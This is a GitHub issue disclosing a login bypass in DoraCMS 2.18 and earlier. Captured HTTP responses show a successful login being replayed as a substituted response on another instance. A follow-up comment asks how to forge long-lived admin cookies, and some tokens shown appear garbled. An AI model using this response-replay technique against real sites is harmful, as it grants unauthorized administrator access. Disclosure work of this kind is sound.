

[New issue](#)

[Jump to bottom](#)

There is login bypass in doracms #256

[Open](#)

dontblame opened this issue on Jul 1 · 1 comment

dontblame commented on Jul 1

There is login bypass in doracms2.18 and earlier versions. When logging in, you can bypass the login user authentication by replacing the return package with the return package after a system successfully logs in. [Vulnerability proof]

Step 1: Log in to the system through the default account doracms and record the returned package.

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 10 Jun 2022 02:21:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 199
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Content-Length, Authorization, Accept, X-Requested-With , yourHeaderFeild
Access-Control-Allow-Methods: PUT, POST, GET, DELETE, OPTIONS
Vary: Accept-Encoding
set-cookie: admin_doracms=eyJhbGciOiJIUzI1NiIsInR5cGU6IjY4Mjc2ODQsImV4cCI6MTY1NzQxOTY4NH0.5zt9qDirWm44Q3VY9gwInF0K2sh4RJ96JTdzNHlLd4o; path=/; max-age=86400; expires=Sat, 11 Jun 2022 02:21:24 GMT
set-cookie: admin_doracms.sig=NBGh_un6ddHwVhRoDhXN3EBgT82kd4T8xxEwv5oHjXY; path=/; max-age=86400; expires=Sat, 11 Jun 2022 02:21:24 GMT
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-download-options: noopen
x-readtime: 13
Access-Control-Allow-Origin: *

{
  "status": 200,
  "data": {
    "token":
      "eyJhbGciOiJIUzI1NiIsInR5cGU6IjY4Mjc2ODQsImV4cCI6MTY1NzQxOTY4NH0.5zt9qDirWm44Q3VY9gwInF0K2sh4RJ96JTdzNHlLd4o"
  }
},
```

Step 2: Use this return package to log in to other doracms systems.


```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 10 Jun 2022 03:42:34 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Content-Length, Authorization, Accept, X-Requested-With , yourHeaderFeild
Access-Control-Allow-Methods: PUT, POST, GET, DELETE, OPTIONS
Vary: Accept-Encoding
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-download-options: noopen
x-readtime: 6
Access-Control-Allow-Origin: *

{
  "status": 500,
  "message": "请输入正确的 验证码",
  "data": {
  }
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 10 Jun 2022 02:21:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 199
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Content-Length, Authorization, Accept, X-Requested-With ,
yourHeaderFeild
Access-Control-Allow-Methods: PUT, POST, GET, DELETE, OPTIONS
Vary: Accept-Encoding
set-cookie: admin_doracms=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTQ4Mjc2ODQsImV4cCI6MTY1NzQxOTY4NH0
.5zt9qDirWm44Q3VY9gwm4K90j1a40; path=/; max-age=86400; expires=Sat, 11 Jun 2022 02:21:24 GMT
set-cookie: admin_doracms.sig=NBGh_un6ddHwVLEF7MUN9EB76C1M4T8xxEwv5oHjXY; path=/; max-age=86400;
expires=Sat, 11 Jun 2022 02:21:24 GMT
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-download-options: noopen
x-readtime: 13
Access-Control-Allow-Origin: *

{"status":
200,"data":{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTQ4Mjc2ODQsImV4cCI6MTY1NzQxOTY4NH0.5zt9qDirWm44Q3VY9gwm4K90j1a40","message":""}}
```

Step 3:Successfully bypassed login to enter the system.



xiahao90 commented on Aug 23

这个poc怎么写哦，怎么生成个长时间的admin_doracms与admin_doracms.sgi

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

